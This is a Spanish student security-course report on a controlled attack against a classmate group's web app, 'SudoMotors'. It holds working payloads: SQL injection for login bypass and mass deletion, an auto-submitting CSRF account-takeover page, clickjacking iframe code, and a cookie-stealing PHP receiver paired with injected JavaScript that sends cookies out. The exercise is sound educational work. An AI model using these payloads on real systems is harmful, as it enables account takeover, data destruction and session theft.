


ATAQUE - SISTEMA WEB

Grado en Ingeniería Informática de Gestión y Sistemas de Información

Sistemas de Gestión de Seguridad de Sistemas de Información



Componentes:

Antía Arean Rodríguez

Pablo Fernández González

Jannatul Ferdous Hossain Begum

Ziyan Jiang

Aitana Niño Bedoya

Fecha de entrega: 14/11/2025

ÍNDICE

1. INTRODUCCIÓN	2
2. VULNERABILIDADES	3
2.1 Inyección SQL	3
2.2 Cross-Site Request Forgery (CSRF)	7
2.3 Cookie sin el atributo SameSite	9
2.4 Cabecera Content Security Policy (CSP) no configurada	9
2.5 Falta de cabecera Anti-Clickjacking	12
2.6 Cookie sin flag httpOnly	13
2.7 Encabezado de respuesta “X-Powered-By”	15
2.8 Falta de encabezado X-Content-Type-Options	16
3. BIBLIOGRAFÍA	18

1. INTRODUCCIÓN

Esta entrega tiene como objetivo realizar un ataque controlado sobre un sistema web desarrollado por el otro grupo **SudoMotors**, explotando las vulnerabilidades presentes en su primera entrega (entrega_1).

URL del repositorio víctima: https://github.com/danitalmaci/ProyectoSGSSI_SudoMotors

Como parte de la auditoría de seguridad del sistema web “SudoMotors”, se realizó un escaneo exhaustivo utilizando OWASP ZAP (Zed Attack Proxy). El análisis automatizado reveló 14 alertas de seguridad, entre las que destacan vulnerabilidades críticas como inyección SQL, ausencia de tokens anti-CSRF y varias deficiencias en la configuración de headers de seguridad.

- ▼ 📁 Alertas (14)
 - > 🚩 Inyección SQL (2)
 - > 🚩 Inyección SQL - MySQL (12)
 - > 🚩 Ausencia de Tokens Anti-CSRF (6)
 - > 🚩 Cabecera Content Security Policy (CSP) no configurada (11)
 - > 🚩 Falta de cabecera Anti-Clickjacking (9)
 - > 🚩 Cookie Sin Flag HttpOnly
 - > 🚩 Cookie sin el atributo SameSite
 - > 🚩 El servidor divulga información mediante un campo(s) de encabezado de respuesta HTTP ""X-Powered-By"" (9)
 - > 🚩 El servidor filtra información de versión a través del campo "Server" del encabezado de respuesta HTTP (15)
 - > 🚩 Falta encabezado X-Content-Type-Options (13)
 - > 🚩 Aplicación Web Moderna (2)
 - > 🚩 Atributo de elemento HTML controlable por el usuario (XSS potencial) (18)
 - > 🚩 Divulgación de información - Comentarios sospechosos (9)
 - > 🚩 Respuesta de Gestión de Sesión Identificada (3)

Resultado del escaneo con ZAP

2. VULNERABILIDADES

2.1 Inyección SQL

La vulnerabilidad explotada es la inyección SQL (SQLi) en el formulario de inicio de sesión.

El archivo afectado es *login.php*. El código recoge directamente la entrada del usuario (*\$_POST["user"]* y *\$_POST["contrasena"]*) y la inserta para construir la consulta SQL que verifica las credenciales en la base de datos.

```
$user = $_POST["user"];  
$password = $_POST["contrasena"];  
$v_user = $user;  
  
$sql = "SELECT * FROM USUARIO WHERE USERNAME = '$user' AND CONTRASENA = '$password'";
```

Código vulnerable en login.php

ATAQUE: Login Bypass (Omisión de autenticación)

El ataque tiene como objetivo acceder al sistema como usuario válido sin conocer su contraseña, explotando la inyección SQL en el campo *USUARIO*.

Iniciar sesión
Accede a tu cuenta de SudoMotors

Usuario:
' or 1=1 --

Contraseña:
.

☐ Mostrar contraseña

Iniciar sesión

¿No estás registrado? [Regístrate](#) [Cancelar](#)

Ingeniería Informática de Gestión y Sistemas de Información:
SGSSI.
Proyecto: SudoMotors

Ventana de inicio de sesión

Se utiliza una carga útil de lógica booleana y un comentario de SQL para modificar la condición *WHERE*:

CAMPO	PAYLOAD INYECTADO
Usuario (user)	' or 1=1 --
Contraseña (contrasena)	cualquier valor (por ejemplo: a)

El espacio después de “-- ” es crucial, ya que convierte el resto de la consulta en un comentario (válido en *MariaDB/MySQL*), ignorando la verificación de la contraseña.

Estos valores en *Usuario* y *Contraseña* hace que la consulta SQL generada pase a ser la siguiente, ignorando la verificación de la contraseña:

```
SELECT * FROM USUARIO WHERE USERNAME = ' ' OR 1=1 -- AND  
CONTRASENA = 'a'
```

Como todo lo que sigue a “-- ” es ignorado, la consulta ejecuta será:

```
SELECT * FROM USUARIO WHERE USERNAME = ' ' OR 1=1
```

Dado que $1=1$ siempre es verdadero, la condición *WHERE* siempre se cumple, y la base de datos devuelve el primer registro de la tabla *USUARIO*. El sistema procesa esta primera fila como un inicio de sesión exitoso, otorgando la sesión del primer usuario registrado en la base de datos (en este caso, aitorjiji).

[Mostrar vehículos](#) [Inicio](#)

Perfil de Aitor Jimenez

Jimenez

Información de tu cuenta

Usuario: aitorjiji

Email: aitorji@gmail.com

Teléfono: 668252000

DNI: 12345678-Z

Modificar datos

Cerrar sesión

Cancelar

Ingeniería Informática de Gestión y Sistemas de Información:
SGSI.
Proyecto: SudoMotors

Sesión iniciada con usuario: ' or 1=1 --

ATAQUE: Eliminación completa de vehículos

Esta vulnerabilidad explotada también consiste en la inyección SQL, en este caso, en el archivo *delete_item.php*. El código utiliza el valor de la URL directamente para construir dos consultas SQL (un *SELECT* y un *DELETE*) sin utilizar consultas preparadas.

El objetivo es modificar la cláusula *WHERE* de la sentencia *DELETE* para que se aplique a todos los registros de la tabla, en lugar de solo al vehículo seleccionado. Este ataque requiere un payload (carga útil)

Parámetro	Payload inyectado (URL)
matricula	Por ejemplo, 3326+IOP' OR 1=1 --%20

```
http://localhost:81/delete_item.php?matricula=3326+IOP' OR 1=1 --%20
```

El payload funciona en dos fases, forzando un resultado positivo en la validación y luego la destrucción de datos. Se usa un comentario URL-Encoded (--%20) que asegura que el comentario de SQL (--) sea interpretado correctamente por el servidor.

```
<form method="post"
  style="margin-top:1.5rem; display:flex; flex-direction:column; gap:0.5rem;">
  <button type="submit" class="contrast">Sí, borrar vehículo</button>
  <button type="button" onclick="window.location.href='show_item.php?matricula=<?= urlencode($matricula) ?>'">
    Cancelar
  </button>
```

Formulario en *delete_item.php* (pasa matrícula por la URL)

```
if (!isset($_GET['matricula'])) {
    echo "No se ha especificado una matrícula.";
    exit;
}

$matricula = $_GET['matricula'];
```

Se coge después desde la URL

El servidor recibe el valor y ejecuta:

```
SELECT * FROM VEHICULO WHERE MATRICULA = '3326 IOP' OR
1=1 --'

DELETE FROM VEHICULO WHERE MATRICULA = '3326 IOP' OR 1=1
--'
```

Inicialmente, hay tres vehículos. Una vez accedido al URL anterior y haciendo clic en el botón de “Sí, borra vehículo”, se borrarán todos los registros de la tabla VEHICULO.

[Iniciar sesión](#) [Inicio](#)

Vehículos disponibles

Selecciona una matrícula para ver detalles

Marca	Modelo	Matrícula
Ford	Focus	3326 IOP
Ferrari	Spider	6255 XDD
Kia	Sportage	7895 TYU

Añadir vehículo

Ingeniería Informática de Gestión y Sistemas de
Información: SCSSI.
Proyecto: SudoMotors

[Mostrar vehículos](#) [Iniciar sesión](#)

Eliminar vehículo

¿Seguro que deseas borrar este vehículo?

Matrícula	3326 IOP
Marca	Ford
Modelo	Focus

Sí, borrar vehículo

Cancelar

Ingeniería Informática de Gestión y Sistemas de
Información: SCSSI.
Proyecto: SudoMotors

El vehículo se ha eliminado correctamente.

[Iniciar sesión](#) [Inicio](#)

No hay vehículos para mostrar actualmente.

Añadir vehículo

Ingeniería Informática de Gestión y Sistemas de
Información: SCSSI.
Proyecto: SudoMotors

Ventanas seguidos para la eliminación masiva de vehículos

2.2 Cross-Site Request Forgery (CSRF)

El escaneo de seguridad del sistema la identifica como “Ausencia de Tokens Anti-CSRF”.

La vulnerabilidad CSRF se produce cuando una aplicación web confía ciegamente en las peticiones que recibe, siempre y cuando provengan de un usuario que ha iniciado sesión. El sistema no incluye un token Anti-CSRF oculto en sus formularios POST para verificar que la petición fue generada por el usuario y no de forma forzada por un sitio externo. El archivo objetivo es *modify_user.php*, que procesa los datos mediante `$_SERVER['REQUEST_METHOD'] === 'POST'` sin verificar el origen del formulario ni la intención del usuario.

ATAQUE: secuestro de cuenta

El ataque va a consistir en forzar al navegador de la víctima (mientras está autenticada) enviar una petición *POST* a *modify_user.php* para cambiar los datos de su cuenta, logrando un secuestro total de la sesión.

Para el ataque se ha creado un archivo HTML malicioso que contiene un formulario oculto. El código utiliza el atributo *onload*=*"document.forms[0].submit()"* para enviar el formulario automáticamente cuando se carga la página, sin que el usuario tenga que hacer clic en nada. En esta html contiene nuevos valores para sobrescribir los datos originales del usuario.

```
<html>
<body onload="document.forms[0].submit()">
  <h1>¡Felicidades, has ganado un coche!</h1>

  <form action="http://localhost:81/modify_user.php" method="POST" style="display:none;">

    <input type="text" name="username" value="csrf">
    <input type="password" name="contrasena" value="newpass999">
    <input type="password" name="confirmar_contrasena" value="newpass999">

    <input type="text" name="nombre" value="CSRF">
    <input type="text" name="apellidos" value="Attack">
    <input type="text" name="dni" value="99999999-W">
    <input type="email" name="email" value="csrf@example.com">
    <input type="text" name="telefono" value="999999999">
    <input type="date" name="f_nacimiento" value="2000-01-01">

  </form>
</body>
</html>
```

HTML malicioso

Para el ataque, en la fase de ejecución, el atacante utiliza técnicas de ingeniería social para que la víctima, que ya tiene una sesión activa en la página web, cargue la página maliciosa. El método puede consistir en el envío de un enlace atractivo o engañoso (por ejemplo, “¡Felicidades, has ganado un coche!”) a través de correo electrónico o mensajería instantánea, apuntando al archivo *ataque_csrf.html*.

Haciendo dicho ataque, hemos encontrado un error en la pestaña de modificar datos. Es un fallo de lógica en el proceso de validación del formulario de modificación del perfil.

El archivo *modify_user.php* contiene una consulta *SELECT* que verifica si el nuevo DNI o *username* ya existe en la base de datos. El fallo está en que esta consulta no excluye al usuario cuya sesión está activa y como consecuencia cuando el usuario intenta guardar su perfil sin cambiar su DNI o su nombre de usuario, el sistema busca ese DNI o username en la tabla USUARIO, dicha consulta encuentra la fila del propio usuario y el script interpreta este resultado como un duplicado y lanza un error: “El usuario/DNI ya está registrado”. Esto bloquea la modificación forzando al usuario a cambiar todos los campos, a pesar de que solo quisiera modificar un sólo dato, por ejemplo, el número de teléfono.

```
// Comprobar datos repetidos
$checkSql = "SELECT USERNAME, DNI
FROM USUARIO
WHERE USERNAME = '$new_username' OR DNI = '$new_dni'";
```

Consulta SQL para cambio de perfil

Modificar tus datos

Username:

aitorjiji

El usuario ya existe.

Contraseña:

☐Mostrar

Confirmar contraseña:

Nombre:

Aitor

Apellidos:

Jimenez Jimenez

DNI:

12345678-Z

El DNI ya está registrado.

Email:

aitorji@gmail.com

Teléfono:

668252000

Fecha de nacimiento:

12/10/2002

📅

Guardar cambios

Cancelar

Ventana de error al actualizar los datos

2.3 Cookie sin el atributo SameSite

La ausencia del atributo SameSite en las cookies es una debilidad de seguridad que facilita directamente el ataque de Cross-Site Request Forgery (CSRF) que ya hemos demostrado anteriormente con *modify_user.php*.

El atributo SameSite se utiliza para indicar a los navegadores si deben enviar cookies con peticiones iniciadas desde otros sitios webs. El riesgo está en que si este atributo está ausente, el navegador asume por defecto que debe enviar las cookies con la petición.

En el ataque CSRF contra *modify_user.php*, el navegador de la víctima envía automáticamente la cookie de sesión válida, incluso cuando la petición POST se origina desde *ataque_csrf.html* (un dominio externo).

2.4 Cabecera Content Security Policy (CSP) no configurada

El sistema de nuestras víctimas carece de una cabecera CSP, que permiten controlar los recursos, particularmente los recursos de “JavaScript”, que utiliza la página, limitando lo que puede hacer el código del sitio, lo que ofrece cierta protección contra varios tipos de ataques como “*clickjacking*”, pero sobretodo evita que ocurran instancias de “*Cross site scripting*” (XSS).

“*Cross site scripting*”(XSS) es un tipo de ataque bastante similar al del apartado “inyección de SQL”, solo que con un script “JavaScript”. Consiste en engañar a la página escribiendo en uno de los campos que leen variables código de js consiguiendo que el sistema lo ejecute al leerlo.

Ahora bien, este ataque explota una vulnerabilidad de html, que se produce cuando la página inserta directamente, sin sanear, el valor de la variable introducida por el usuario en el html.

Por ejemplo, imaginemos una página sencilla que cuando te registras en ella muestra el nombre de tu cuenta por pantalla (y esto se hace por supuesto, insertando el valor introducido por el usuario directamente en el html):

```

<?php

#si se hace una consulta, se recogen los valores que pasa el usuario
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $user = $_POST["user"];
    $password = $_POST["contrasena"];
}

/*aquí se haría la consulta con la base de datos para ver si existe la cuenta
(ose el registro) pero lo omitimos porque al fin y al cabo esto no es de lo que
va el ejemplo */

?>


<!DOCTYPE html>
<html>
<head>
    <title>Pagina login de ejemplo</title>
</head>
<body>

<!-- Aquí se inserta la variable que debería de contener el nombre de usuario --!>
<h2>Bienvenido, <?php echo $user; ?></h2>

```

Código de esta ventana “imaginaria”

Un usuario con intenciones maliciosas crea una cuenta con el username “<script>console.log('Ten cuidado, no tienes CSP');</script>” e intenta registrarse:



Ejemplo de cómo se vería desde la caja de iniciar sesión

En este caso, al procesar la página, el compilador añade valor de la variable al código sin revisar el tipo de dato o convertir a texto, leyéndolo después como parte de la secuencia y ejecutándose el script (Lo puede llevar a todo tipo de consecuencias destructivas, puesto que se ejecuta el script como si fuese una parte más del código de la página).

```

<!-- Esto es lo que procesa el compilador despues de hacer la inserción !!!! --!>
<h2>Bienvenido, <script>console.log('Ten cuidado, no tienes CSP');</script></h2>

```

Idea aproximada de cómo quedaría el código después de la inserción

Ahora bien, en el sistema de nuestras víctimas es inmune a este tipo de ataques porque no implementan variables de usuario directamente en el html, todas se recogen para insertarse directamente en la base de datos.

```
<?php

#por poner un ejemplo, este es un extracto del login real del sistema de nuestras víctimas
if ($_SERVER["REQUEST_METHOD"] === "POST"){
    $user = $_POST["user"];
    $password = $_POST["contraseña"];
    $v_user = $user;

    #ojo que este codigo sigue sin ser seguro, es susceptible a inyecciones pero de sql
    $sql = "SELECT * FROM USUARIO WHERE USERNAME = '$user' AND CONTRASENA = '$password'";
    $result = $conn ->query($sql);
}
```

Ejemplo del código de “SudoMotors” donde insertan en la base de datos

Además, como se inserta el valor directamente en la base de datos, ciertos caracteres que habitualmente utilizan los scripts lo harían fallar, como por ejemplo las ‘’ que rompen la cadena de sql (de hecho, ejecutando el código del ejemplo anterior para el sistema de nuestras víctimas falla por esa misma razón):

Registro de usuario
Crea tu cuenta para acceder a SudoMotors

Error al insertar usuario: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Ten cuidado, no tienes CSP');' at line 2

Usuario:

Contraseña:

Confirmar contraseña:

Nombre:

Apellidos:

Warning: mysqli_fetch_assoc() expects parameter 1 to be mysqli_result, boolean given in /var/www/html/register.php on line 31

Como se ve la pestaña de login después de intentar hacer la inserción de código del ejemplo anterior

```
INSERT INTO `USUARIO` (`USERNAME`, `CONTRASENA`) VALUES ('<script>console.log('Ten cuidado, no tienes CSP');</script>', '1234');
```

Visualización de porque se rompe una consulta de sql al emplear ‘’ en uno de los valores
 E incluso si un usuario malicioso consiguiese de alguna forma ponerse de nombre de su cuenta un script sin comillas pero igualmente peligroso, en las pestañas en las que se muestran valores del usuario como en **show_user.php** se hace utilizando la función **htmlspecialchars()** que devuelve un string de texto plano (que nunca se va a confundir con un script o ejecutar).

```

<!-- lineas de la 59 a la 62 de show_user.php --!>
<p><strong>Usuario:</strong> <?= htmlspecialchars($userRow['USERNAME']) ?></p>
<p><strong>Email:</strong> <?= htmlspecialchars($userRow['EMAIL']) ?></p>
<p><strong>Teléfono:</strong> <?= htmlspecialchars($userRow['TELEFONO']) ?></p>
<p><strong>DNI:</strong> <?= htmlspecialchars($userRow['DNI']) ?></p>


```

Ejemplo del código de “SudoMotors” donde muestran valores por pantalla

2.5 Falta de cabecera Anti-Clickjacking

El análisis del sitio web ha revelado la falta de una cabecera Anti-Clickjacking, también llamado “secuestro de clics”. Clickjacking es una técnica de ataque maliciosa que consiste en engañar a un usuario para que interactúe con un elemento de una página web diferente al que cree estar interactuando.

Para crear el ataque, se debe cargar la página web víctima dentro de un “*iframe*” invisible, superponiéndolo sobre una página de señuelo. De esta manera, el atacante “secuestra” el click del usuario: cuando se intenta hacer click en un elemento visible del señuelo, en realidad está haciendo click en un elemento de la página oculta.



Ejemplo de Clickjacking

ATAQUE: Cargar la página víctima en otra “maliciosa”

Para demostrar el riesgo de esta vulnerabilidad, se ha creado un archivo “*ventanaConfiable.html*” que sirve como página maliciosa. El ataque se ejecuta de la siguiente manera:

- El archivo “*ventanaConfiable.html*” presenta un botón verde que sirve como “cebo” para que el usuario haga click. Se posiciona en una capa inferior mediante:

```
z-index: 1
```


- La página vulnerable se carga dentro de un “*iframe*” en la página del atacante:

```
<iframe id="iframe" src="http://localhost:81"></iframe>
```

- Se configura de forma que el iframe se posiciona en una capa superior, por encima del botón de señuelo. Es crucial que se aplique con una opacidad de cero, para que sea totalmente invisible para el usuario.

```
opacity: 0  
z-index: 2
```

Este es el resultado, con una opacidad de 0.5 para poder ver cómo se superponen ambos botones. De este modo, cuando el usuario haga clic en el botón verde, el evento del clic será interceptado por el *iframe* invisible, registrándose en el botón “Iniciar sesión” de la página víctima.



Resultado del ataque

2.6 Cookie sin flag httpOnly

Escaneando la página web del otro equipo nos damos cuenta de que salta la vulnerabilidad de la cookie sin flag httpOnly.

Esa vulnerabilidad en la página web indica que es frágil ante ataques de secuencia de comandos del lado del cliente, lo que desemboca en que el atacante pueda acceder a la cookie y con ello modificarla. Esto puede llegar a resultar en un robo de información sensible como por ejemplo tokens de autenticación o identificadores de sesión.

ATAQUE:

El ataque consistirá en robar las cookies de la página web y para ello se usará ataques mediante XSS comprometiendo el inicio de sesión de los usuarios.

El primer paso será crear en un servidor local robo.php que nos dará todas las cookies que consigamos.

```
home > antia > robo.php
1 <?php
2 // steal.php - Guarda en tu XAMPP/NAAMP (htdocs)
3 $cookie = $_GET['c'] ?? '';
4
5 if(!empty($cookie)) {
6     $ip = $_SERVER['REMOTE_ADDR'];
7     $fecha = date('Y-m-d H:i:s');
8     $user_agent = $_SERVER['HTTP_USER_AGENT'];
9
10    $log = "=== COOKIE ROBADA ===\n";
11    $log .= "Fecha: $fecha\n";
12    $log .= "IP: $ip\n";
13    $log .= "Cookies: $cookie\n";
14    $log .= "User-Agent: $user_agent\n";
15    $log .= "=====\n\n";
16
17    file_put_contents('cookies_robadas.txt', $log, FILE_APPEND);
18
19    // Responder con imagen invisible
20    header('Content-Type: image/gif');
21    echo base64_decode('R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7');
22    exit;
23 }
24 ?>
25 <!DOCTYPE html>
26 <html>
27 <body>
28 <h2>Servidor de Prueba - Robo de Cookies</h2>
29 <p>Esperando cookies...</p>
30 </body>
31 </html>
32 </?php>
```

Código de robo.php

A continuación, en el index.php de la página web atacada insertamos el “ladrón” el cual cada vez que entre un usuario el código malicioso robará la cookie.

```
<!-- INYECCIÓN TEMPORAL - ELIMINAR DESPUÉS -->
<script>
setTimeout(function() {
    if(document.cookie) {
        var img = new Image();
        img.src = 'http://localhost/robo.php?c=' + encodeURIComponent(document.cookie);
        console.log('Cookies enviadas para prueba de seguridad');
    }
}, 1000);
</script>
```

Código de robo.php

2.7 Encabezado de respuesta “X-Powered-By”

El encabezado HTTP X-Powered-By es un encabezado de respuesta no estándar que identifica el software o la plataforma de aplicación con la que se generó la respuesta. Su uso puede ser un riesgo de seguridad porque proporciona información útil a los atacantes, por lo que se recomienda ocultarlo o eliminarlo para evitar exponer vulnerabilidades.

ATAQUE:

Primero, iremos a la terminal y pondremos el comando “curl -I http://localhost:81/” que nos devolverá esta información sobre la web:

```
HTTP/1.1 200 OK
Date: Thu, 13 Nov 2025 11:01:40 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.2
Set-Cookie: PHPSESSID=11e7a5013b0583afb192c0ced5ee7c37; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

Resultado de “curl -I”

Analizando los datos dados por el comando vemos que se pueden explotar varias vulnerabilidades, por ejemplo PHP/7.2.2 lleva 4 años sin parche de seguridad.

2.8 Falta de encabezado X-Content-Type-Options

Por último la cabecera Anti-MIME-Sniffing X-Content-Type-Options no se ha establecido en 'nosniff'. Este encabezado de seguridad sirve como un escudo que prohíbe a los navegadores (Chrome, Edge,...) intentar adivinar el tipo real de un archivo.

Esto es MIME sniffing. Cuando subimos un archivo .txt, el servidor informa al navegador de que es texto plano y que no tiene que ejecutarlo. Pero si no se usa el escudo *nosniff*, el navegador no hace caso y revisa él mismo el contenido del archivo, y si dentro encuentra algo que parece *JavaScript*, entonces lo ejecuta a pesar de que tendría que ser tratado como texto normal.

El riesgo es que un archivo .txt que el servidor etiqueta como inofensivo, puede transformarse en código ejecutable porque el navegador lo interpreta como peligroso, facilitando ataques XSS.

ATAQUE:

El ataque consistiría en aprovechar la subida de archivos y la falta del encabezado *nosniff* para ejecutar código no autorizado en la web. Pero no se ha podido conseguir debido a la falta de implementación del formulario de subida de archivos y no por una falla del archivo.

Hemos revisado el código de los archivos *register.php*, *modify_user.php*, *add_item.php*, *modify_item.php*, etc... y no contenían el campo de subida de archivos requerido en la rama de código objetivo *entrega_1*.

Primero crearíamos un archivo llamado *ataque.txt* que es un archivo de texto, pero que contiene código JavaScript. Luego lo subimos a la plataforma y el servidor lo acepta sin enviar ninguna protección extra.

Cuando el usuario actual (la víctima) abre ese archivo desde la web, su navegador ignora que es “solo texto”, revisa el contenido real, detecta el JavaScript y lo ejecuta. Así lograríamos un ataque XSS de manera sencilla causado por MIME sniffing.

Hemos creado un archivo ataque.txt, éste al ejecutarse, reemplazaría toda la página con los mensajes visuales y una imagen, pero no ha surtido efecto. Este ataque XSS ha fallado debido a que se requería un formulario funcional que permitiera la subida de archivos (*<input type=*“file”*>*) para cargar el ataque.txt al directorio */app/media/* del servidor.

```
ATAQUE > ⚙ ataque.txt
/* Este archivo .txt es una prueba de ataque de la entrega_4 para el proyecto de sgssi. */

//URL de foto de One Piece
var onepiece_img = 'https://www.somosxbox.com/wp-content/uploads/2018/02/one-piece-mugiwaras.jpg';

//Este código demuestra el éxito visualmente.
document.write('<center><h1>¡XSS Exitoso! EL ONE PIECE ES REAL.</h1>');
document.write('<p>¡Yohohoho! La seguridad de este servidor está tan muerta como yo.</p>');
document.write('');
document.write('<h2>¡Bro, pon el nosniff o te robaré el barco y los huesos!</h2></center>');
```

ataque.txt

3. BIBLIOGRAFÍA

(S/f). A2secure.com. Recuperado el 14 de noviembre de 2025, de <https://www.a2secure.com/blog/que-son-las-cabeceras-de-seguridad-y-como-nos-ayudan-a-incrementar-la-seguridad-de-nuestra-web/>

Aguilar, M. (2020, julio 22). *X-Powered-By*. AnálisisWordPress. <https://www.analisiswp.com/x-powered-by/>

Clickjacking. (s/f). MDN Web Docs. Recuperado el 14 de noviembre de 2025, de <https://developer.mozilla.org/es/docs/Web/Security/Attacks/Clickjacking>

Content Security Policy (CSP). (s/f). MDN Web Docs. Recuperado el 14 de noviembre de 2025, de <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP>

Deepseek.com. Recuperado el 14 de noviembre de 2025, de <https://chat.deepseek.com/>

Foundeo Inc. (s/f). *Content-security-policy (CSP) header quick reference*. Content-security-policy.com. Recuperado el 14 de noviembre de 2025, de <https://content-security-policy.com/>

García, J. (2024, septiembre 29). Qué es HttpOnly en una cookie. *Localhorse.net*. <https://localhorse.net/article/que-es-httponly-en-una-cookie>

MIME Sniffing, vulnerabilidad que afecta usuarios y administradores. (2019, diciembre 1). Wordpress.com. <https://jarcoficial.wordpress.com/2019/12/01/mime-sniffing-vulnerabilidad-que-afecta-usuarios-y-administradores/>

Using SQL Injection to bypass authentication. (s/f). Portswigger.net. Recuperado el 14 de noviembre de 2025, de <https://portswigger.net/support/using-sql-injection-to-bypass-authentication>

¿Qué es el Clickjacking? Definición, tipos y prevención. (s/f). Fortinet. Recuperado el 14 de noviembre de 2025, de <https://www.fortinet.com/lat/resources/cyberglossary/clickjacking>

Scott, B. (s/f). *Qué es el «clickjacking» (con ejemplos)*. NordPass. Recuperado el 14 de noviembre de 2025, de <https://nordpass.com/es/blog/what-is-clickjacking/>

Tech, T. (2013, octubre 29). Algunos ejemplos y defensas contra el clickjacking. *Telefónica Tech*. <https://telefonicatech.com/blog/alunos-ejemplos-y-defensas-contra-e>